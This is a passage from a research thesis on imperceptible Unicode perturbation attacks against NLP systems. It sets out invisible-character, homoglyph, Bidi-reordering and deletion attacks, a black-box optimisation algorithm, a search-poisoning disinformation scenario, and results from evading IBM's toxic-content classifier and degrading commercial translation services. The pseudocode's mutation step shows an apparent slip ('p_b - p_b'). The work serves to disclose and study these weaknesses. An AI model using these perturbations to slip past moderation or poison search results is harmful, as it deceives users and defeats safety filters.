We approach the generation of adversarial samples as an optimization problem. Assume an NLP function $f(\mathbf{x}) = \mathbf{y} : X \rightarrow Y$ mapping textual input $\mathbf{x}$ to $\mathbf{y}$. Depending on the task, Y is either a sequence of characters, words, or hot-encoded categories. For example, translation tasks such as WMT assume Y to be a sequence of characters, whereas

categorization tasks such as MNLI assume Y to be one of three categories. Furthermore, we assume a strong black-box threat model where adversaries have access to model output but cannot observe the internals. This makes our attack realistic: we later show it can be mounted on existing commercial ML services. In this threat model, an adversary's goal is to imperceptibly manipulate f using a perturbation function p.

These manipulations fall into two categories:

- **Integrity Attack**: The adversary aims to find p such that $f(p(\mathbf{x})) \neq f(\mathbf{x})$. For a targeted attack, the adversary further constrains p such that the perturbed output matches a fixed target $\mathbf{t}$: $f(p(\mathbf{x})) = \mathbf{t}$.
- **Availability Attack**: The adversary aims to find p such that $\mathit{time}(f(p(\mathbf{x}))) > \mathit{time}(f(\mathbf{x}))$, where *time* measures the inference runtime of f.

We also define a constraint on the perturbation function p:

- **Budget**: A budget b such that $\mathit{dist}(\mathbf{x}, p(\mathbf{x})) \leq b$. The function *dist* may refer to any distance metric.

We note that increasing the perturbation budget does not affect the imperceptibility of the attack. While a higher perturbation budget may cause pixel-level perturbations to become human-noticeable in images, encoding-level perturbations in text will remain human-imperceptible at any budget. Due to this, the budget is effectively 'free' compared to other domains.

We define the attack as optimizing a set of operations over the input text, where each operation corresponds to the injection of one short sequence of Unicode characters to perform a single imperceptible perturbation of the chosen class. The length of the injected sequence is dependent upon the class chosen and attack implementation; in our evaluation we use one-character injections for invisible characters and homoglyphs, two characters for deletions, and ten characters for reorderings, as later described. We select a gradient-free optimization method – differential evolution [82] – to enable this attack to work in the black-box setting without having to recover approximated gradients. This approach randomly initializes a set of candidates and evolves them over many iterations, ultimately selecting the best-performing traits.

The attack algorithm is shown in Algorithm 1. It takes as parameters input text x and attack $\mathcal{A}$, representing either an invisible character, homoglyph, reordering, or deletion attack. $\mathcal{A}$ is a function which applies its attack according to the parameters passed to it encoding the location and degree of the perturbation, bounded by $\mathcal{B}_{\mathcal{A}}$ according to budget β. It also takes a model $\mathcal{T}$ implementing an NLP task, and optionally a target output y if performing a targeted attack. Finally, it expects parameters representing a population




Figure 2.1: Attack using invisible characters. Example machine translation input is on the left with model output on the right. Invisible characters are denoted by red boxes, such as between the 'e' and 'c'.

size s, number of evolutions m, differential weight F, and crossover probability CR, which are all standard parameters of differential evolution optimization [82]. In summary, the attack algorithm defines an objective function $\mathcal{F}(\cdot)$, which seeks to either maximize the perturbed model output Levenshtein distance from its unperturbed output, minimize the model output Levenshtein distance to a target value, or maximize the model inference time. This objective function is then optimized using differential evolution, a common gradient-free genetic optimization. Finally, the perturbed text optimizing the objective function $\mathcal{F}(\cdot)$ is returned.

The genetic algorithm defined in Algorithm 1 is not guaranteed to return globally optimal results. The search space of possible perturbations is very large; for example, if there is no limit to the output size an infinite number of invisible characters could be injected. The goal of Algorithm 1 is to generate the optimal adversarial example that can be discovered with limited resources. We note, though, that even randomly chosen perturbations tend to be quite effective. When generating adversarial examples by hand, in our testing the first or second randomly generated perturbation tended to accomplish the attacker's goal, particularly for models with small output spaces such as classifiers. Consequently, this leads us to believe that Algorithm 1 is not particularly sensitive to its initial conditions.

2.4.4 Invisible Characters

Invisible characters are encoded characters that render to the absence of a glyph and take up no space in the resulting rendering. Invisible characters are typically not font-specific, but follow from the specification of an encoding format. An example in Unicode is the zero-width space character[7] (ZWSP). An example of an attack using invisible characters is shown in Figure 2.1.

[7]Unicode character U+200B

Algorithm 1: Imperceptible perturbations adversarial example via differential evolution.

Input: text $\mathbf{x}$, attack $\mathcal{A}$ with input bounds distribution $\mathcal{B}_{\mathcal{A}}$, NLP task $\mathcal{T}$, target $\mathbf{y}$, perturbation budget β, population size s, evolution iterations m, differential weight $F \in [0, 2]$, crossover probability $CR \in [0, 1]$

Result: Adversarial example visually identical to $\mathbf{x}$ against task $\mathcal{T}$ using attack $\mathcal{A}$

Randomly initialize population $\mathbf{P} := \{\mathbf{p_0}, \ldots, \mathbf{p_s}\}$,
where $\mathbf{p_n} \sim \mathcal{B}_{\mathcal{A}}(\mathbf{x})$

if availability attack **then**
  $\mathcal{F}(\cdot) = \text{execution\_time}(\mathcal{T}(\mathcal{A}(\mathbf{x}, \cdot)))$
else if integrity attack **then**
  if targeted attack **then**
    $\mathcal{F}(\cdot) = \text{levenshtein\_distance}(\mathbf{y}, \mathcal{T}(\mathcal{A}(\mathbf{x}, \cdot)))$
  else
    $\mathcal{F}(\cdot) = \text{levenshtein\_distance}(\mathcal{T}(\mathbf{x}), \mathcal{T}(\mathcal{A}(\mathbf{x}, \cdot)))$
  end if
end if
for $i := 0$ **to** m **do** ▷ $\mathcal{U}$ is uniform dist.
  for $j := 0$ **to** s **do**
    $\mathbf{p_a}, \mathbf{p_b}, \mathbf{p_c} \xleftarrow{\text{rand}} \mathbf{P}$ s.t. $j \neq a \neq b \neq c$
    $R \sim \mathcal{U}(0, |\mathbf{p_j}|)$
    $\hat{\mathbf{p}}_\mathbf{j} := \mathbf{p_j}$
    for $k := 0$ **to** $|\mathbf{p_j}|$ **do**
      $r_j \sim \mathcal{U}(0, 1)$
      if $r_j < CR$ **or** $R = k$ **then**
        $\hat{\mathbf{p}}_{\mathbf{j_k}} = \mathbf{p_{a_k}} + F \times (\mathbf{p_{b_k}} - \mathbf{p_{b_k}})$
      end if
    end for
    if $\mathcal{F}(\hat{\mathbf{p}}_\mathbf{j}) \geq \mathcal{F}(\mathbf{p_j})$ **then**
      $\mathbf{p_j} = \hat{\mathbf{p}}_\mathbf{j}$
    end if
  end for
end for
$\overline{\mathbf{f}} := \{\mathcal{F}(\mathbf{p_0}), \ldots, \mathcal{F}(\mathbf{p_s})\}$
return $\mathcal{A}(\mathbf{x}, \mathbf{p}_{\text{argmax}(\overline{\mathbf{f}})})$

It is important to note that characters lacking a glyph definition in a specific font are not typically treated as invisible characters. Due to the number of characters in Unicode and other large specifications, fonts will often omit glyph definitions for rare characters. For example, Unicode supports characters from the ancient Mycenaean script Linear B, but these glyph definitions are unlikely to appear in fonts targeting modern languages such as English. However, most text-rendering systems reserve a special character, often □ or 🞜, for valid Unicode encodings with no corresponding glyph. These characters are therefore visible in rendered text.

In practice, though, invisible characters are font-specific. Even though some characters are designed to have a non-glyph rendering, the details are up to the font designer. They might, for example, render all traditionally invisible characters by printing the corresponding Unicode code point as a base 10 numeral. Yet a small number of fonts dominate the modern world of computing, and fonts in common use are likely to respect the spirit of the Unicode specification. For the purposes of this thesis, we will determine character visibility using GNU's Unifont [83] glyphs. Unifont was chosen because of its relatively robust coverage of the current Unicode standard, its distribution with common operating systems, and its visual similarity to other common fonts.

Although invisible characters do not produce a rendered glyph, they nevertheless represent a valid encoded character. Text-based NLP models operate over encoded bytes as inputs, so these characters will be "seen" by a text-based model even if they are not rendered to anything perceptible by a human user. We found that these bytes alter model output. When injected arbitrarily into a model's input, they typically degrade the performance both in terms of accuracy and runtime. When injected in a targeted fashion, they can be used to modify the output in a desired way, and may coherently change the meaning of the output across many NLP tasks.

2.4.5 Homoglyphs

Homoglyphs are characters that render to the same glyph or to a visually similar glyph. This often occurs when portions of the same written script are used across different language families. For example, consider the Latin letter 'A' used in English. The very similar character 'A' is used in the Cyrillic alphabet. Within the Unicode specification these are distinct characters, although they are typically rendered as homoglyphs.

An example of an attack using homoglyphs is shown in Figure 2.2. Like invisible characters, homoglyphs are font-specific. Even if the underlying linguistic system denotes two characters in the same way, fonts are not required to respect this. That said, there are well-known homoglyphs in the most common fonts used in everyday computing.

The Unicode Consortium publishes two supporting documents with the Unicode Security Mechanisms technical report [84] to draw attention to similarly rendered characters.




Figure 2.2: Attack using homoglyphs. Example machine translation input is on the left with model output on the right. Homoglyphs are highlighted with red boxes, where j is replaced with U+3F3, i with U+456 and h with U+4BB.

The first defines a mapping of characters that are intended to be homoglyphs within the Unicode specification and should therefore map to the same glyph in font implementations [85]. The second document [86] defines a set of characters that are likely to be visually confused, even if they are not rendered with precisely the same glyph.

For the experiments in this chapter, we use the Unicode technical reports to define homoglpyh mappings. We also note that homoglyphs, particularly for specific less common fonts, can be identified using an unsupervised clustering algorithm against vectors representing rendered glyphs. To illustrate this, we used a VGG16 convolution neural network [87] to transform all glyphs in the Unifont font into vectorized embeddings and performed various clustering operations. Figure 2.3 visualizes mappings provided by the Unicode technical reports as a dimensionality-reduced character cluster plot. We find that the results of well-tuned unsupervised clustering algorithms produce similar results, but have chosen to use the official Unicode mappings in this thesis for reproducibility.

2.4.6 Reorderings

The Unicode specification supports characters from languages that read in both the left-to-right and right-to-left directions. This becomes nontrivial to manage when such scripts are mixed. The Unicode specification defines the Bidirectional (Bidi) Algorithm [71] to support standard rendering behavior for mixed-script documents. However, the specification also allows the Bidi Algorithm to be overridden using invisible direction-override control characters, which allow near-arbitrary rendering for a fixed encoded ordering.

An example of an attack using reorderings is shown in Figure 2.4. In an adversarial setting, Bidi control characters allow the encoded ordering of characters to be shuffled without affecting character rendering thus making them a form of imperceptible perturbation.

Unlike invisible character and homoglyph attacks, the class of reordering attacks is font-independent and relies only on the implementation of the Unicode Bidi Algorithm. Bidi algorithm implementations sometimes differ in how they handle specific control sequences, meaning that some attacks may be platform or application specific in practice, but most mature Unicode rendering systems behave similarly. Appendix A.6 Algorithm 4 defines an algorithm for generating 2^{n-1} unique reorderings for strings of length n using nested Bidi control characters. At the time of writing, it has been tested to work against the Unicode implementation in Chromium [88].

Reordering attacks are particularly insidious when used with data that retains semantic validity with minor reorderings, such as Arabic numerals. Consider, for example, the string "Please send money to account 1234." With a single reordering, this can be rendered as "Please send money to account 2134." It is common for isolated reordering-control characters to be discarded in NLP model inference as they are often embedded as a generic `<unk>` token. Therefore, banking instructions passed through NLP pipelines such as machine translation before being visualized to a user can lead to malicious results.

2.4.7 Deletions

A small number of control characters in Unicode can cause neighbouring text to be removed. The simplest examples are the backspace (BS) and delete (DEL) characters. There is also the carriage return (CR) which causes the text-rendering algorithm to return to the beginning of the line and overwrite its contents. For example, encoded text which represents "Hello `CR`Goodbye World" will be rendered as "Goodbye World".

These specific control characters predate the Unicode standard; their early definitions were designed for teletype systems and punched tape. Originally defined as part of ASCII (CR/DEL in ASA X3.4-1963 [89] and BS in ASA X3.4-1965 [90]), they were later incorporated into ECMA-48 (ISO 6429) [91] and finally into the Unicode standard. Attacks




Figure 2.3: Clustering of Unicode homoglyphs according to the Unicode Security Confusables document, plotted as a 2D PCA of Unifont glyph images via a VGG16 model.




Figure 2.4: Attack using reorderings. Example machine translation input is on the left with model output on the right. The red circle denotes the string is encoded in reverse order surrounded by Bidi override characters.

leveraging these control characters reinforce that imperceptible perturbations are not unique to Unicode, but also suggest that advancements in computing hardware may requiring changing attack implementations over time; e.g., attacks designed with deletion control characters in Unicode GUIs would likely exhibit different behavior on punched tape hardware.

An example of an attack using deletions is shown in Figure 2.5. Deletion attacks are font-independent, as Unicode does not allow glyph specification for the basic control characters inherited from ASCII including BS, DEL, and CR. In general, deletion attacks are also platform independent as there is not significant variance in Unicode deletion implementations. However, these attacks can be harder to exploit in practice because most systems do not copy deleted text to the clipboard. As such, an attack using deletion perturbations generally requires an adversary to submit encoded Unicode bytes directly into a model, rather than relying on a victim's copy+paste functionality.

2.5 Attacks

2.5.1 Integrity Attack

Regardless of the tokenizer or dictionary used in an NLP model, systems are unlikely to handle imperceptible perturbations gracefully in the absence of specific defenses. Integrity attacks against NLP models exploit this fact to achieve degraded model performance in either a targeted or untargeted fashion.

The specific affect on input embedding transformation depends on the class of perturbation used:




Figure 2.5: Attack using deletions. Example machine translation input is on the left with model output on the right. The red boxes highlight injected characters followed by backspace characters.

- **Invisible characters** (between words): Invisible characters are transformed into `<unk>` embeddings between properly-embedded adjacent words.
- **Invisible characters** (within words): In addition to being transformed into `<unk>` embeddings, the invisible characters may cause the word in which it is contained to be embedded as multiple shorter words, interfering with the standard processing.
- **Homoglyphs**: If the token containing the homoglyph is present in the model's dictionary, a word that contains it will be embedded with the less-common, and likely lower-performing, vector created from such data. If the homoglyph is not known, the token will be embedded as `<unk>`.
- **Reorderings**: In addition to the Bidi control characters each being treated as invisible characters, the other characters input into the model will be in the underlying encoded order rather than the rendered order.
- **Deletions**: In addition to deletion-control characters each being treated as an invisible character, the deleted characters encoded into the input are still validly processed by the model.

Each of these modifications to embedded inputs degrades a model's performance. The cause is model-specific, but for attention-based models we expect that tokens in a context of `<unk>` tokens are treated differently.

2.5.2 Availability Attack

Machine-learning systems can be attacked by workloads that are unusually slow. The inputs generating such computations are known as sponge examples [18].

In this chapter we show that sponge examples can be constructed in a targeted way, both with fixed and increased input size. For a fixed-size sponge example, an attacker can replace individual characters with homoglyphs that take longer to process. If an increase in input size is tolerable, the attacker can also inject invisible characters, forcing the model to take additional time to process these additional steps in its input sequence.

Such attacks may be carried out more covertly if the visual appearance of the input does not arouse users' suspicions. If launched in parallel at scale, the availability of hosted NLP models may be degraded, suggesting that a distributed denial-of-service attack may be feasible on text-processing services.

2.5.3 Search Engine Attack

Disinformation is a recurring threat to society exacerbated by the Internet. While global internet connectivity democratizes knowledge by giving broad access to information, it also builds an easily scalable platform that can be used to provide purposefully manipulated content for promoting an adversarial goal. When adversaries coordinate the promotion of knowingly false information as truth via online platforms, we refer to such efforts as disinformation campaigns.

Search engines play a critical role in mitigating disinformation campaigns. Ethically, it would be dubious for search engines to identify and suppress disinformation; this quickly begins to take the form of censorship. However, users do expect search engines to produce representative results. From this assumption, it should be difficult for an adversary to severely manipulate search results without controlling the majority of relevant online content.

In this section, we will show that this assumption is false. Adversaries can leverage imperceptible perturbations to manipulate search results in a targeted fashion.

Consider the dystopian world of George Orwell's *1984*: in the novel, the enemy and ally states in an ongoing war switch roles partway through the narrative. When this occurs, the relevant government rewrites wartime propaganda to state that the previous ally had always been the enemy [92]. In such a world, we would expect that search engines would surface at least some of the plethora of historical documents representing factual history rather than surfacing an exclusive subset of documents aligned with the advertised political narrative. Using the techniques presented in this chapter, though, that expectation may not hold.

Search engines, like most text processing systems, understand text according to its binary encoding. Search engines that fail to correlate different representations of the same rendered text are subject to adversarial manipulation against both indexing and searching.

Using imperceptible perturbations, an adversary can provide search terms that return targeted results across search engines and prevent content from being indexed as expected.

(a) Benign query. (b) Malicious query.

Figure 2.6: An example of the attacker's goal. The figures show the search engine's top results for two "dog" queries, where one is benign (left) and the other adversarial (right). The queries appear identical, but the adversarial query is written with homoglyphs (`U+501` & `U+3BF`).

Adversaries can leverage these attacks to boost disinformation campaigns by deceiving users into believing false claims are broadly supported by search results. These techniques could also be used to adversarially limit the discoverability of legal documents such as court disclosures or patents.

In this section, we study how malicious actors can manipulate the indexing and retrieval of web information through text encoding manipulations. We first focus on how search engines can be manipulated by analyzing the ability of attackers to perform: (1) *hiding*, i.e. the ability to hide adversarial content from benign query results; and (2) *surfacing*, i.e. the ability to yield adversarial results for perturbed queries. Using our techniques, an attacker may be able to publish content indexed by search engines that only appears in the search results of imperceptibly perturbed, adversarial queries. An example is shown in Figure 2.6, where malicious content appears only when users search using a poisoned query. Our experiments analyze how distinct search engines – commercial (e.g., Bing and Google) and open source (Elasticsearch) – behave under this novel threat. Furthermore, we assess how different machine learning systems that commonly support search engines can be affected by our proposed attack. In particular, we analyze the effect of our attacks on Bing's integration with GPT-4, Google's Bard model, text summarization models, and plagiarism detection models.

Search Engine Threat Model

We propose a threat model in which an adversary seeks to insert web pages as highly ranked results for a specific search engine query executed by a victim user, where highly ranked is defined as appearing on the first default-sized page of results. The adversary does

not have the ability to modify the search engine, nor does the adversary have knowledge of which search engine will be used by the victim. The adversary can create public websites that will be indexed by the search engine, but does not have the ability to promote those sites within the search engine index above other similar sites which they do not control.

A practical realization of this adversary is an actor conducting a disinformation campaign. This actor wants their search results to be prioritized over other results so that any contrary evidence is crowded out by content under their control.

Search Engine Attack Technique

Within our threat model, an attacker can perform this attack by means of imperceptible perturbations.

In the absence of defenses, search engines understand both indexed content and search queries according to their encoded values. Thus visually identical text with and without imperceptible perturbations will be seen by search engines as distinct. Adversaries can use this to plant poisoned content in the search engine index, and then surface it to victim users who search using the poisoned string. This content will be unlikely to show up in unperturbed queries, so that poisoned content is shown primarily to targeted users.

To illustrate this attack, consider the following example:

1. Eve is running a disinformation campaign to deceive victims into believing that an unproven drug is an effective treatment for a certain ailment. Eve creates multiple fake websites attesting to its efficacy.

2. Eve then modifies these sites such that each occurrence of the drug's name includes the same perturbation.

3. Eve submits her sites for indexing by commercial search engines.

4. Once the sites are indexed, she publicizes the drug on social media platforms using the perturbed version of the name.

5. Alice, a victim, sees Eve's social media post and searches her favorite search engine to learn more about the drug. She copies the name of the drug from the social media post into the search bar rather than retyping the name.

6. Without realizing, Alice has searched for the poisoned version of the drug's name. The search engine returns Eve's fake websites as the top results, since they are the only indexed sites containing the search term poisoned in that manner.

7. Alice is now deceived into believing that most internet results support Eve's disinformation claims.

By using such techniques at scale, an adversary can significantly promote search engine results to support a broader disinformation campaign.

We note that in this setting, it is not necessary to deceive all potential victims. Some users may retype search queries thereby removing the perturbations, while others go directly to trustworthy sources of information. But so long as a subset of users use copy+paste or click-to-search functionality and review only "top" ranked sources, this attack will have victims.

2.6 Machine Learning Evaluation

2.6.1 Experiment Setup

We evaluate the performance of each class of imperceptible perturbation attack – invisible characters, homoglyphs, reorderings, and deletions – against five NLP tasks: machine translation, toxic content detection, textual entailment classification, named entity recognition, and sentiment analysis. We perform these evaluations against a collection of five open-source models and three closed-source, commercial models published by Google, Facebook, Microsoft, IBM, and HuggingFace. We repeat each experiment with perturbation budget values varying from zero to five.

All experiments were performed in a black-box setting in which unlimited model evaluations were permitted, but accessing the assessed model's weights or state was not. This represents one of the strongest threat models for which attacks are possible in nearly all settings, including against commercial Machine-Learning-as-a-Service (MLaaS) offerings. Every model examined was vulnerable to imperceptible perturbation attacks. We believe that their applicability should in theory generalize to any text-based NLP model without adequate defenses.

We perform a collection of untargeted, targeted, and sponge example attacks across the eight models. The experiments were performed on a cluster of machines each equipped with a Tesla P100 GPU and Intel Xeon Silver 4110 CPU running Ubuntu.

For each class of perturbation, we followed Algorithm 1 and found that the optimization converged quickly, so we chose a population size of 32 with a maximum of 10 iterations in the genetic algorithm. Increasing these parameters would likely allow an attacker to find even more effective perturbations; in other words, our experimental results provide a lower bound. The results plotted for each experiment can be understood as the performance of the best (non globally optimal) adversarial example discovered in one instance of a resource-constrained optimization, averaged across all inputs in the evaluation dataset for a given perturbation budget.




Figure 2.7: BLEU scores of imperceptible perturbations vs. unperturbed WMT data on Fairseq EN-FR model




Figure 2.8: Fairseq sponge example average inference time

For the objective functions used in these experiments, invisible characters were chosen from a set including ZWSP, ZWNJ, and ZWJ[8]; homoglyphs sets were chosen according to the relevant Unicode technical report [85]; reorderings were chosen from the sets defined using Algorithm 4; and deletions were chosen from the set of all non-control ASCII characters followed by a BKSP[9] character. We define the unit value of the perturbation budget as one injected invisible character, one homoglyph character replacement, one `Swap` sequence according to the reordering algorithm, or one ASCII-backspace deletion pair.

We have published a command-line tool written in Python to conduct these experiments as well as the entire set of adversarial examples resulting from these experiments.[10] We have also published an online tool for validating whether text may contain imperceptible perturbations and for generating them at random.[11]

In the following sections, we describe each experiment in detail.

2.6.2 Machine Translation: Integrity

For the machine translation task, we used an English-French transformer model pre-trained on WMT14 data [93] published by Facebook as part of Fairseq [94], Facebook AI Research's open source ML toolkit for sequence modeling. We utilized the corresponding WMT14 test set data to provide reference translations for each adversarial example.

For the set of integrity attacks, we crafted adversarial examples for 500 sentences and

[8]Unicode characters U+200B, U+200C, U+200D
[9]Unicode character U+0008
[10]github.com/nickboucher/imperceptible
[11]imperceptible.soc.srcf.net

repeated adversarial generation for perturbations budgets of 0 through 5. Each example took, on average, 432 seconds to generate.

For the adversarial examples generated, we compare the BLEU [60] scores of the resulting translation against the reference translation in Figure 2.7. We also provide the Levenshtein distances between these values in Appendix Figure A.1, which increase approximately linearly with reorderings having the largest distance.

2.6.3 Machine Translation: Availability

In addition to attacks on machine-translation model integrity, we also explored whether we could launch availability attacks. These attacks take the form of sponge examples, which are adversarial examples crafted to maximize inference runtime.

We used the same configuration as in the integrity experiments, crafting adversarial examples for 500 sentences with perturbation budgets of 0 to 5. Each example took, on average, 420 seconds to generate.

Sponge-example results against the Fairseq English-French model are presented in Figure 2.8, which shows that reordering attacks are by some ways the most effective. Levenshtein distances are also provided in Appendix Figure A.2. Although the slowdown is not as significant as Shumailov et al. achieved by dropping Chinese characters into Russian text [18], our attacks are semantically meaningful and will not be noticeable to human eyes.

2.6.4 Machine Translation: MLaaS

In addition to the integrity attacks on Fairseq's open-source translation model, we performed a series of case studies on two popular Machine Learning as a Service (MLaaS) offerings: Google Translate and Microsoft Azure ML. These experiments attest to the real-world applicability of these attacks. In this setting, translation inference involves a web-based API call rather than invoking a local function.

Due to the cost of these services, we crafted adversarial examples targeting integrity for 20 sentences of budgets from 0 to 5 with a reduced maximum evolution iteration value of 3.

The BLEU results of tests against Google Translate are in Appendix Figure A.3 and against Microsoft Azure ML in Appendix Figure A.4. The corresponding Levenshtein results can be found in Appendix Figures A.5 and A.6.

Interestingly, the adversarial examples generated against each platform appeared to be meaningfully effective against the other. The BLEU scores of each service's adversarial examples tested against the other are plotted as dotted lines in Appendix Figures A.3




Figure 2.9: Percentage of imperceptibly perturbed toxic sentences classified correctly in IBM's Toxic Content Classifier.




Figure 2.10: Percentage of imperceptibly perturbed toxic sentences classified correctly in Google's Perspective API.

and A.4. These results show that imperceptible adversarial examples can be transferred between models.

2.6.5 Toxic Content Detection

In this task we attempt to defeat a toxic-content detector. For our experiments, we use the open-source Toxic Content Classifier model [95] published by IBM. In this setting, the adversary has access to the classification probabilities emitted by the model.

For this set of experiments, we crafted adversarial examples for 250 sentences labeled as toxic in the Wikipedia Detox Dataset [96] with perturbation budgets from 0 to 5. Each example took, on average, 18 seconds to generate.

